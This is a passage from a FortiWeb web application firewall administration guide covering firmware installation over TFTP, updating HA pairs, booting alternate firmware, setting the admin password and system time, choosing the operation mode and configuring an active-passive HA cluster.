where `<name_str>` is the name of the firmware image file and `<tftp_ipv4>` is the IP address of the TFTP server. For example, if the firmware image file name is `image.out` and the IP address of the TFTP server is `192.168.1.168`, enter:

```
execute restore image tftp image.out 192.168.1.168
```

One of the following messages appears:

```
This operation will replace the current firmware version!  
Do you want to continue? (y/n)
```

or:

```
Get image from tftp server OK.  
Check image OK.  
This operation will downgrade the current firmware version!  
Do you want to continue? (y/n)
```

9. Type `y`.

The FortiWeb appliance downloads the firmware image file from the TFTP server. The FortiWeb appliance installs the firmware and restarts:

```
MAC:00219B8F0D94
```

```
#####
```

```
Total 28385179 bytes data downloaded.
```

```
Verifying the integrity of the firmware image.
```

```
Save as Default firmware/Backup firmware/Run image without  
saving: [D/B/R]?
```



If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support web site, try a different TFTP server.

The time required varies by the size of the file and the speed of your network connection.



If you are **downgrading** the firmware to a previous version, the FortiWeb appliance reverts the configuration to default values for that version of the firmware. You will need to reconfigure the FortiWeb appliance or restore the configuration file from a backup. For details, see [“Connecting to the web UI or CLI” on page 78](#) and, if you opt to restore the configuration, [“Restoring a previous configuration” on page 220](#).

10. To verify that the firmware was successfully installed, log in to the CLI and type:

```
get system status
```

The firmware version number is displayed.

11. If you want to install alternate firmware on the secondary partition, follow [“Installing alternate firmware” on page 92](#).

12. Continue with [“Changing the “admin” account password” on page 97](#).



Installing firmware replaces the current FortiGuard packages with those included with the firmware release that you are installing. If you are updating or rearranging an existing deployment, after you install new firmware, make sure that your attack definitions are up-to-date. For more information, see [“Manually initiating update requests” on page 153](#).

#### See also

- [Updating firmware on an HA pair](#)
- [Installing alternate firmware](#)
- [Manually initiating update requests](#)

### Updating firmware on an HA pair

Installing firmware on an HA pair is similar to installing firmware on a single, standalone appliance.

To ensure minimal interruption of service to clients, use the following steps.



This update procedure is **only** valid for upgrading **from** FortiWeb 4.0 MR4 or newer.

If you are upgrading from FortiWeb 4.0 MR3, for example, the active appliance will **not** automatically send the new firmware to the standby; you must quickly connect to the standby and manually install the new firmware while the originally active appliance is upgrading and rebooting. Alternatively, switch the appliances out of HA mode, upgrade them individually, then switch them back into HA mode.



If **downgrading** to a previous version, do **not** use this procedure. The HA daemon on the standby appliance might detect that the main appliance has older firmware, and attempt to upgrade it to bring it into sync, undoing your downgrade.

Instead, switch out of HA, downgrade each appliance individually, then switch them back into HA mode.

## To update the firmware of an HA pair

1. Verify that both of the members in the HA pair are powered on and available on **all** of the network interfaces that you have configured.



If required ports are not available, HA port monitoring could inadvertently trigger an additional failover and traffic interruption during the firmware update.

2. Log in to the web UI of the **primary** appliance as the `admin` administrator. (You cannot connect to an appliance while it is the standby.)  
Alternatively, log on with an administrator account whose access profile contains *Read* and *Write* permissions in the *Maintenance* category.
3. Install the firmware on the primary appliance. For details, see [“Installing firmware” on page 86](#). When installing via the web UI, a message will appear after your web browser has uploaded the file:

```
Sending the new firmware file to the standby. Please wait and keep the web GUI untouched...
```



Closing your browser window or using the back or forward buttons can **interrupt the upgrade process**, resulting in a split brain problem — both the upgrade of the initial master and HA will be interrupted, because both appliances will believe they are the main appliance.

The primary appliance will transmit the firmware file to the standby appliance over its HA link. The standby appliance will upgrade its firmware first; on the active appliance, this will be recorded in an event log message such as:

```
Member (FV-1KC3R111111111) left HA group
```

After the standby appliance reboots and indicates via the HA heartbeat that it is up again, the primary appliance will begin to update its own firmware. During that time, the standby appliance will temporarily become active and process your network’s traffic. After the original appliance reboots, it indicates via the HA heartbeat that it is up again. Which appliance will assume the active role of traffic processing depends on your configuration (see [“How HA chooses the active appliance” on page 43](#)):

- If *Override* is **enabled**, the cluster will consider your *Device Priority* setting. Therefore both appliances usually make a second failover in order to resume their original roles.
- If *Override* is **disabled**, the cluster will consider uptime first. The original primary appliance will have a smaller uptime due to the order of reboots during the firmware upgrade. Therefore it will **not** resume its active role; instead, the standby will remain the new primary appliance. A second failover will **not** occur.

Reboot times vary by the appliance model, and also by differences between the original firmware and the firmware you are installing, which may require the installer to convert the configuration and/or disk partitioning schemes to be compatible with the new firmware version.

### See also

- [Installing firmware](#)
- [Configuring a high availability \(HA\) FortiWeb cluster](#)

## Installing alternate firmware

You can install alternate firmware which can be loaded from its separate partition if the primary firmware fails. This can be accomplished via the web UI or CLI.


### To install alternate firmware via the web UI

1. Download the firmware file from the Fortinet Technical Support web site:  
<https://support.fortinet.com/>
2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains *Read* and *Write* permissions in the *Maintenance* category.



Updating firmware on an HA pair requires some additions to the usual steps for a standalone appliance. For details, see “[Updating firmware on an HA pair](#)” on page 90.

3. Go to *System > Maintenance > Backup & Restore*.



**Backup/Restore**  
System Configuration (Last Backup: Fri May 30 06:18:33 2014 )

Backup/Restore

Backup  Restore

Backup entire configuration  Backup CLI configuration  Backup Web Protection Profile related configuration

Encryption

Password

**Backup**

**Firmware**

Partition	Active	Last Upgrade	Firmware Version
1	<input checked="" type="checkbox"/>	-	FV-VMB-5.20-FW-Build0311-140421
2	<input type="checkbox"/>	-	<a href="#">[Upload and Reboot]</a>

Data Analytics

From File:  No file chosen

**Upload**

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Maintenance* category. For details, see “[Permissions](#)” on page 52.

4. In the *Firmware* area, in the row of the alternate partition, click *Upload and Reboot*.  
The *Firmware Upgrade/Downgrade* dialog appears.
5. Click *Browse* to locate and select the firmware file that you want to install, then click *OK*.

6. Click *OK*.

Your management computer uploads the firmware image to the FortiWeb appliance. The FortiWeb appliance installs the firmware and restarts. The time required varies by the size of the file and the speed of your network connection.



If you are **downgrading** the firmware to a previous version, and the settings are not fully backwards compatible, the FortiWeb appliance may either remove incompatible settings, or use the feature's default values for that version of the firmware. You may need to reconfigure some settings.

7. Clear the cache of your web browser and restart it to ensure that it reloads the web UI and correctly displays all interface changes. For details, see your browser's documentation.

8. To verify that the firmware was successfully installed, log in to the web UI and go to *System > System > Status*.

In the *System Information* widget, the *Firmware Version* row indicates the currently installed firmware version.

### To install alternate firmware via the CLI

1. Download the firmware file from the Fortinet Technical Support web site:

<https://support.fortinet.com/>

2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.

3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains *Read* and *Write* permissions in the *Maintenance* category.

For details, see “[Connecting to the web UI or CLI](#)” on page 78.

4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.

5. Copy the new firmware image file to the root directory of the TFTP server.

6. If necessary, start your TFTP server. (If you do not have one, you can temporarily install and run one such as `tftpd` ([Windows](#), [Mac OS X](#), or [Linux](#)) on your management computer.)



Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.

7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.

To use the FortiWeb CLI to verify connectivity, enter the following command:

```
execute ping 192.168.1.168
```

where `192.168.1.168` is the IP address of the TFTP server.

8. Enter the following command to restart the FortiWeb appliance:

```
execute reboot
```

9. As the FortiWeb appliances starts, a series of system startup messages appear.

Press any key to display configuration menu.....

**10. Immediately press a key to interrupt the system startup.**



You have only 3 seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

If you successfully interrupt the startup process, the following messages appears:

```
[G]: Get firmware image from TFTP server.
[F]: Format boot device.
[B]: Boot with backup firmware and set as default.
[Q]: Quit menu and continue to boot with default firmware.
[H]: Display this list of options.
```

Enter G, F, B, Q, or H:

Please connect TFTP server to Ethernet port "1".

**11. Type G to get the firmware image from the TFTP server.**

The following message appears:

```
Enter TFTP server address [192.168.1.168]:
```

**12. Type the IP address of the TFTP server and press Enter.**

The following message appears:

```
Enter local address [192.168.1.188]:
```

**13. Type a temporary IP address that can be used by the FortiWeb appliance to connect to the TFTP server.**

The following message appears:

```
Enter firmware image file name [image.out]:
```

**14. Type the firmware image file name and press Enter.**

The FortiWeb appliance downloads the firmware image file from the TFTP server and displays a message similar to the following:

```
MAC:00219B8F0D94
#####
Total 28385179 bytes data downloaded.
Verifying the integrity of the firmware image.
Save as Default firmware/Backup firmware/Run image without
saving: [D/B/R]?
```



If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support web site, try a different TFTP server.

**15. Type B.**

The FortiWeb appliance saves the backup firmware image and restarts. When the FortiWeb appliance reboots, it is running the primary firmware.

### See also

- [Booting from the alternate partition](#)
- [Installing firmware](#)
- [Manually initiating update requests](#)

## Booting from the alternate partition

*System > Maintenance > Backup & Restore* lists the firmware versions currently installed on your FortiWeb appliance.

Each appliance can have up to two firmware versions installed. Each firmware version is stored in a separate partition. The partition whose firmware is currently running is noted with a white check mark in a green circle in the *Active* column.

### To boot into alternate firmware via the web UI

1. Install firmware onto the alternate partition (see [“Installing alternate firmware”](#) on page 92).
2. Go to *System > Maintenance > Backup & Restore*.

Partition	Active	Last Upgrade	Firmware Version
1		-	FV-VMB-5.20-FW-build0311-140421
2		-	<a href="#">[Upload and Reboot]</a>

Boot alternate firmware

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Maintenance* category. For details, see [“Permissions”](#) on page 52.

3. In the *Firmware* area, click *Boot alternate firmware*.

A warning message appears.

4. Click *OK*.

A message appears instructing you to refresh your browser in a few minutes after the appliance has booted the other firmware.

### To boot into alternate firmware via the local console CLI

1. Install firmware onto the alternate partition (see [“Installing alternate firmware”](#) on page 92).
2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.

3. Initiate a connection from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains *Read* and *Write* permissions in the *Maintenance* category.

For details, see [“Connecting to the web UI or CLI” on page 78](#).

4. Enter the following command to restart the FortiWeb appliance:

```
execute reboot
```

5. As the FortiWeb appliances starts, a series of system startup messages appear.

```
Press any key to display configuration menu.....
```

Immediately press a key to interrupt the system startup.



You have only 3 seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

If you successfully interrupt the startup process, the following messages appears:

```
[G]: Get firmware image from TFTP server.
```

```
[F]: Format boot device.
```

```
[B]: Boot with backup firmware and set as default.
```

```
[Q]: Quit menu and continue to boot with default firmware.
```

```
[H]: Display this list of options.
```

Enter G,F,B,Q,or H:

```
Please connect TFTP server to Ethernet port "1".
```

6. Type `B` to reboot and use the backup firmware.

#### See also

- [Installing alternate firmware](#)

## Changing the “admin” account password

The default administrator account, named `admin`, initially has no password.

Unlike other administrator accounts, the `admin` administrator account exists by default and cannot be deleted. The `admin` administrator account is similar to a root administrator account. This administrator account always has full permission to view and change all FortiWeb configuration options, including viewing and changing all other administrator accounts. Its name and permissions cannot be changed.

Before you connect the FortiWeb appliance to your overall network, you should configure the `admin` account with a password to prevent others from logging in to the FortiWeb and changing its configuration.



Set a strong password for the `admin` administrator account, and change the password regularly. Failure to maintain the password of the `admin` administrator account could compromise the security of your FortiWeb appliance. As such, it can constitute a violation of PCI DSS compliance and is against best practices. For improved security, the password should be at least eight characters long, be sufficiently complex, and be changed regularly. To check the strength of your password, you can use a utility such as [Microsoft's password strength meter](#).

### To change the `admin` administrator password via the web UI

1. Go to *System > Admin > Administrators*.
2. In the row corresponding to the `admin` administrator account, mark its check box.
3. Click *Change Password*.
4. In the *Old Password* field, do not enter anything. (In its default state, there is no password for the `admin` account.)
5. In the *New Password* field, enter a password with sufficient complexity and number of characters to deter brute force and other attacks.
6. In the *Confirm Password* field, enter the new password again to confirm its spelling.
7. Click *OK*.
8. Click *Logout*.

The FortiWeb appliance logs you out. To continue using the web UI, you must log in again. The new password takes effect the next time that administrator account logs in.

### To change the `admin` administrator password via the CLI

Enter the following commands:

```
config system admin
  edit admin
    set password <new-password_str> ''
  end
exit
```

where `<new-password_str>` is the password for the administrator account named `admin`.

The FortiWeb appliance logs you out. To continue working in the CLI, you must log in again using the new password. The new password will take effect only for newly initiated sessions in the CLI or web UI.

## Setting the system time & date

You can either manually set the FortiWeb system time or configure the FortiWeb appliance to automatically keep its system time correct by synchronizing with a Network Time Protocol (NTP) server.



For many features to work, including scheduling, logging, and SSL/TLS-dependent features, the FortiWeb system time must be accurate.

### To configure the system time via the web UI

1. Go to *System > Maintenance > System Time*.

The *Time Settings* dialog appears in a pop-up window.

**Time Settings**

**System Time** Fri May 27 14:12:51 2011

**Time Zone** (GMT-5:00)Eastern Time(US & Canada)

Automatically adjust clock for daylight saving changes

**Set Time** Hour  Minute  Second   
Year  Month  Day

**Synchronize with NTP Server**

Server

Sync Interval  (1 - 1440 mins)

Alternatively, go to *System > Status > Status*. In the *System Information* widget, in the *System Time* row, click *Change*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Maintenance* category. For details, see [“Permissions” on page 52](#).

2. From *Time Zone*, select the time zone where the FortiWeb appliance is located.

- If you want FortiWeb to automatically synchronize its clock with an NTP server (recommended), configure these settings:

Setting name	Description
<b>Synchronize with NTP Server</b>	Select this option to automatically synchronize the date and time of the FortiWeb appliance's clock with an NTP server, then configure the <i>Server</i> and <i>Sync Interval</i> fields before you click <i>Apply</i> .
<b>Server</b>	Type the IP address or domain name of an NTP server or pool, such as <code>pool.ntp.org</code> . To find an NTP server that you can use, go to <a href="http://www.ntp.org">http://www.ntp.org</a> .
<b>Sync Interval</b>	Enter how often in minutes the FortiWeb appliance should synchronize its time with the NTP server. For example, entering 1440 causes the FortiWeb appliance to synchronize its time once a day.



NTP requires that FortiWeb be able to connect to the Internet on UDP port 123.

Otherwise, select *Set Time*, then manually set the current date and time. If you want FortiWeb to automatically adjust its own clock when its time zone changes between daylight saving time (DST) and standard time, enable *Automatically adjust clock for daylight saving changes*. The clock will be initialized with your manually specified time when you click *OK*.

- Click *OK*.

If you manually configured the time, or if you enabled NTP and the NTP query for the current time **succeeds**, the new clock time should appear in *System time*. (If the query reply is slow, you may need to wait a couple of seconds, then click *Refresh* to update the display in *System time*.)

If the NTP query **fails**, the system clock will continue without adjustment. If FortiWeb's time was 3 hours late, for example, the time will still be 3 hours late. Verify your DNS server IPs, your NTP server IP or name, routing, and that your firewalls or routers do not block or proxy UDP port 123.

## To configure NTP via the CLI

To synchronize with an NTP server, enter the following commands:

```
config system global
    set ntpsync enable
    set timezone <timezone_index>
    set ntpserver {<server_fqdn> | <server_ipv4>}
end
```

where:

- <timezone\_index> is the index number of the time zone in which the FortiWeb appliance is located (to view the list of valid time zones and their associated index numbers, enter a question mark)
- {<server\_fqdn> | <server\_ipv4>} is a choice of either the IP address or fully qualified domain name (FQDN) of the NTP server, such as `pool.ntp.org`

If your NTP query **succeeds**, the new clock time should appear when you enter the command:

```
get system status
```

If the NTP query **fails**, the system clock will continue without adjustment. If FortiWeb's time was 3 hours late, for example, the time will still be 3 hours late. Verify your DNS server IPs, your NTP server IP or name, routing, and that your firewalls or routers do not block or proxy UDP port 123.

## To manually set the date and time via the CLI

To manually configure the FortiWeb appliance's system time and disable the connection to an NTP server, enter the following commands:

```
config system global
    set ntpsync disable
    set timezone <timezone_index>
    set dst {enable | disable}
end
execute time <time_str>
execute date <date_str>
```

where:

- <timezone\_index> is the index number of the time zone in which the FortiWeb appliance is located (to view the list of valid time zones and their associated index numbers, enter a question mark)
- dst {enable | disable} is a choice between enabling or disabling daylight saving time (DST) clock adjustments
- <time\_str> is the time for the time zone in which the FortiWeb appliance is located according to a 24-hour clock, formatted as hh:mm:ss (hh is the hour, mm is the minute, and ss is the second)
- <date\_str> is the date for the time zone in which the FortiWeb appliance is located, formatted as yyyy-mm-dd (yyyy is the year, mm is the month, and dd is the day)

## See also

- [System Information widget](#)

## Setting the operation mode

Once the FortiWeb appliance is mounted and powered on, you have physically connected the FortiWeb appliance to your overall network, and you have connected to either the FortiWeb appliance's web UI or CLI, you must configure the operation mode.

You will usually set the operation mode once, during installation or when using the Setup Wizard. Exceptions include if you install the FortiWeb appliance in offline protection mode for evaluation or transition purposes, before deciding to switch to another mode for more feature support in a permanent deployment. (See also [“Switching out of offline protection mode” on page 215.](#))



The physical topology **must** match the operation mode. For details, see [“Planning the network topology” on page 66](#) and [“How to choose the operation mode” on page 68.](#)

### To configure the operation mode via the web UI



Back up your configuration before changing the operation mode. (See [“Backups” on page 216.](#)) Changing modes deletes any policies not applicable to the new mode, all static routes, V-zone IPs, TCP SYN flood protection settings, and VLANs. You also must re-cable your network topology to suit the operation mode, unless you are switching between the two transparent modes, which have similar network topology requirements.

**1.** Go to *System > Config > Operation*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *System Configuration* category. For details, see [“Permissions” on page 52.](#)

Alternatively, go to *System > Status > Status*, then, in the *System Information* widget, next to *Operation Mode*, click *Change*.

**2.** From *Operation Mode*, select one of the following modes:

- *Reverse Proxy*
- *Offline Protection*
- *True Transparent Proxy*
- *Transparent Inspection*

For details, see [“How to choose the operation mode” on page 68.](#)

**Figure 19:**Operation mode (reverse proxy)



The screenshot shows a configuration window titled "Operation". It contains a dropdown menu labeled "Operation Mode" with "Reverse Proxy" selected. Below the dropdown is an "Apply" button.

**Figure 20:**Operation mode (true transparent proxy)



The screenshot shows a configuration window titled "Operation". It contains a dropdown menu labeled "Operation Mode" with "True Transparent Proxy" selected. Below the dropdown are two text input fields: "Management IP (bind to port1)" with the value "172.20.120.169/255.255.255.0" and "Default GateWay" with the value "0.0.0.0". Below these fields is an "Apply" button.

If you are changing to true transparent proxy or transparent inspection mode, also configure *Default Gateway* with the IP address of the next hop router, and configure *Management IP* with the IP address of port1.

3. Click *Apply*.
4. If you have not yet adjusted the physical topology to suit the new operation mode, see [“Planning the network topology” on page 66](#). You may also need to reconfigure IP addresses, static routes, bridges, and virtual servers, and enable or disable SSL on your web servers.

### To configure the operation mode via the CLI



Back up your configuration before changing the operation mode. (See [“Backups” on page 216](#).) Changing modes deletes any policies not applicable to the new mode, all static routes, V-zone IPs, and VLANs. You may also need to re-cable your network topology to suit the operation mode. Exceptions may include switching between the two transparent modes, which have similar network topology requirements.

1. Enter the following commands:

```
config system settings
    set opmode {offline-protection | reverse-proxy | transparent |
    transparent-inspection}
end
```

where {offline-protection | reverse-proxy | transparent | transparent-inspection} is a choice between the available operation modes.

2. If you are changing to true transparent proxy or transparent inspection mode, also enter the following commands:

```
config system settings
    set gateway <gateway_ipv4>
end
```

where <gateway\_ipv4> is the IP address of the gateway router (see [“Adding a gateway” on page 134](#)).

FortiWeb will use the `gateway` setting to create a corresponding static route under `config router static` with the first available index number. Packets will egress through `port1`, the hard-coded management network interface for the transparent operation modes.

3. If you have not yet adjusted the physical topology to suit the new operation mode, see [“Planning the network topology” on page 66](#). You may also need to reconfigure IP addresses, static routes, bridges, and virtual servers, and enable or disable SSL/TLS on your web servers.

**See also**

- [Planning the network topology](#)
- [Configuring the network settings](#)
- [Adding a gateway](#)
- [Configuring a bridge \(V-zone\)](#)
- [Configuring virtual servers on your FortiWeb](#)
- [How operation mode affects server policy behavior](#)

## Configuring a high availability (HA) FortiWeb cluster

By default, FortiWeb appliances are each a single, standalone appliance. They operate independently.

If you have purchased more than one, however, you can configure the FortiWeb appliances to form an **active-passive** high availability (HA) FortiWeb cluster. This improves availability so that you can achieve 99.999% service level agreement (SLA) uptimes regardless of, for example, hardware failure or maintenance periods.



If you have multiple FortiWeb appliances but do **not** need failover, you can still synchronize the configuration. This can be useful for cloned network environments and externally load-balanced active-active HA. See [“Replicating the configuration without FortiWeb HA \(external HA\)” on page 114](#).


### **HA requirements**

- Two identical physical FortiWeb appliances (i.e., the same hardware model and firmware version (for example, both appliances could be a FortiWeb 3000C running FortiWeb 5.3))
- Redundant network topology: if the active appliance fails, physical network cabling and routes must be able to redirect web traffic to the standby appliance (see [“Topologies for high availability \(HA\) clustering” on page 75](#))
- At least one physical port on both HA appliances connected directly, via crossover cables, or through switches (see [“HA heartbeat & synchronization” on page 40](#))
- If using FortiWeb-VM, the license must be paid; trial licenses will not function



FortiWeb-VM supports HA. However, if you do not wish to use the native HA, you can use your hypervisor or VM environment manager to install your virtual appliances over a hardware cluster to improve availability. For example, VMware clusters can use vMotion or VMware HA.

**Figure 21:** HA topology and failover — IP address transfer to the new active appliance



For best fault tolerance, make sure that your topology is fully redundant, with no single points of failure.

For example, in [Figure 21](#), the switch, firewall, and Internet connection are all single points of failure. If any should fail, web sites would be unavailable, despite the HA cluster. To prevent this, you would add a dual ISP connection to separate service providers, preferably with their own redundant pathways upstream. You would also add a standby firewall, and a standby switch.

The style of FortiWeb HA is **active-passive**: one appliance is elected to be the active appliance (also called the primary, main, or master), applying the policies for all connections. The other is a passive standby (also called the secondary, or slave), which assumes the role of the active appliance and begins processing connections **only** if the active appliance fails.

The active and standby appliances detect failures by communicating through a heartbeat link that connects the two appliances in the HA pair. Failure is assumed when the active appliance is unresponsive to the heartbeat from the standby appliance for a configured amount of time:

$$\text{Heartbeat timeout} = \text{Detection Interval} \times \text{Heartbeat Lost Threshold}$$

If the active appliance fails, a failover occurs: the standby becomes active. To do this, the standby takes all IP addresses of the unresponsive appliance: it notifies the network via ARP to redirect traffic for that virtual MAC address (VMAC) to its own network interfaces. (In transparent modes, this includes the management IP. Additionally, at Layer 2, switches are notified that the VMAC is now connected to a different physical port. So even though in these modes the interfaces usually are transparent bridges without IPs, ARP traffic will still occur due to failover.)

Time required for traffic to be redirected to the new active appliance varies by your network's responsiveness to changeover notification and by your configuration:

$$\text{Total failover time} = \text{ARP Packet Numbers} \times \text{ARP Packet Interval} + \text{Network responsiveness} + \text{Heartbeat timeout}$$

For example, if:

- *Detection Interval* is 3 (i.e. 0.3 seconds)
- *Heartbeat Lost Threshold* is 2
- *ARP Packet Numbers* is 3
- *ARP Packet Interval* is 1
- Network switches etc. take 2 seconds to acknowledge and redirect traffic flow

then the total time between the first unacknowledged heartbeat and traffic redirection could be up to 5.6 seconds.

When the former active appliance comes back online, it may or may not assume its former active role. For an explanation, see “[How HA chooses the active appliance](#)” on page 43. (At this time, when an appliance is rejoining the cluster, FortiWeb will also send gratuitous ARP packets. This helps to ensure that traffic is not accidentally forwarded to both the current and former active appliance in cases where the cluster is connected through 2 switches.)

[Figure 21](#) shows an example HA network topology with IP address transfer from the active appliance to the standby appliance upon failover. In this example, the primary heartbeat link is formed by a crossover cable between the two port3 physical network ports; the secondary heartbeat link is formed between the two port4 physical network ports.

To configure FortiWeb appliances that are operating in HA mode, you usually connect only to the active appliance. The active unit’s configuration is almost entirely synchronized to the passive appliance, so that changes made to the active appliance are propagated to the standby appliance, ensuring that it will be prepared for a failover.

Exceptions to this rule include:

- connecting to a standby appliance in order to view log messages recorded about the standby appliance itself on its own hard disk
- connecting to a standby appliance to configure settings that are not synchronized (see “[Configuration settings that are not synchronized by HA](#)” on page 42)

### To configure HA

1. If the HA cluster will use FortiGuard services, license **all** FortiWeb appliances in the HA group, and register them with the Fortinet Technical Support web site:

<https://support.fortinet.com/>



If you license only the primary appliance in an active-passive HA group, after a failover, the secondary appliance will not be able to use the FortiGuard service. This could cause traffic to be scanned with out-of-date definitions, potentially allowing newer attacks.

2. Cable both appliances into a redundant network topology.

For an example, see [Figure 21 on page 105](#).

3. Physically link the FortiWeb appliances that will be members of the HA cluster.

You must link at least one of their ports (e.g. port4 to port4) for heartbeat and synchronization traffic between members of the cluster. You can either:

- link two appliances directly via a crossover cable
- link the appliances through a switch

If a switch is used to connect the heartbeat interfaces, the heartbeat interfaces must be reachable by Layer 2 multicast.



**Maintain the heartbeat link(s).** If the heartbeat is accidentally interrupted for an active-passive HA group, such as when a network cable is temporarily disconnected, the secondary appliance will assume that the primary unit has failed, and become the new primary appliance. If no failure has actually occurred, both FortiWeb appliances will be operating as primary appliances simultaneously.



To avoid unintentional failovers due to accidental detachment or hardware failure of a single heartbeat link, make **two** heartbeat links.

For example, you might link port3 to port3 on the other appliance, and link port4 to port4 on the other appliance, then configure both appliances to use those network interfaces for heartbeat and synchronization.



If you link HA appliances through switches, to improve fault tolerance and reliability, link the ports through two **separate** switches. Do **not** connect these switches to your overall network, which could introduce a potential attack point, and could also allow network load to cause latency in the heartbeat, which could cause an unintentional failover.

4. Log in to **both** appliances as the `admin` administrator account.

Accounts whose access profile includes *Read* and *Write* permissions to the *System Configuration* area can configure HA, but may not be able to use features that may be necessary when using HA, such as logs and network configuration.

5. On both appliances, go to *System > Config > HA-Config*.

High Availability Configuration	
Configured HA mode	Standalone
<input type="button" value="Apply"/>	

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *System Configuration* category. For details, see [“Permissions” on page 52](#).

By default, each FortiWeb appliance operates as a single, standalone appliance: only the *Configured HA mode* drop-down list appears, with the *Standalone* option selected.

6. From *Configured HA mode*, select *Active-Passive*.



Fail-open is disabled when the FortiWeb appliance is configured as part of an HA pair. For information on fail-to-wire, see [“Fail-to-wire for power loss/reboots” on page 552](#).

Additional options appear that enable you to configure HA.

7. Configure these settings:

High Availability Configuration

<b>Configured HA mode</b>	Active-Passive ▾
<b>Group-name</b>	wasp
<b>Device Priority</b>	2 (0-9)
<b>Override</b>	<input checked="" type="checkbox"/>

	Serial Number	Priority	HA Role
<b>HA Member</b>	FV-1KC3R11700136	5	standby
	FV-1KC3R11700094	1	main

<b>Group ID</b>	0
<b>Detection Interval</b>	3 (100ms)
<b>Heartbeat Lost Threshold</b>	3
<b>ARP Packet Numbers</b>	3
<b>ARP Packet Interval(sec)</b>	1

	Port Monitor	Heartbeat Interface	
		Primary	Secondary
port1	<input checked="" type="checkbox"/>	<input type="radio"/>	<input type="radio"/>
port2	<input checked="" type="checkbox"/>	<input type="radio"/>	<input type="radio"/>
port3	<input type="checkbox"/>	<input checked="" type="radio"/>	<input type="radio"/>
port4	<input type="checkbox"/>	<input type="radio"/>	<input checked="" type="radio"/>

---

**Setting name**    **Description**

---

**Group-name**    Type a name to identify the HA pair if you have more than one. This setting is optional, and does not affect HA function. The maximum length is 35 characters.

---

**Device Priority**    Type the priority of the appliance when electing the primary appliance in the HA pair. (On standby devices, this setting can be reconfigured using the CLI command `execute ha manage <serial-number_str> <priority_int>`. For details, see the [FortiWeb CLI Reference](#).) This setting is optional. The smaller the number, the higher the priority. The valid range is 0 to 9. The default is 5.

**Note:** By default, unless you enable *Override*, uptime is more important than this setting. For details, see “[How HA chooses the active appliance](#)” on page 43.

---

**Override**    Enable to make *Device Priority* a more important factor than uptime when selecting the main appliance. See “[How HA chooses the active appliance](#)” on page 43.

---

Setting name	Description
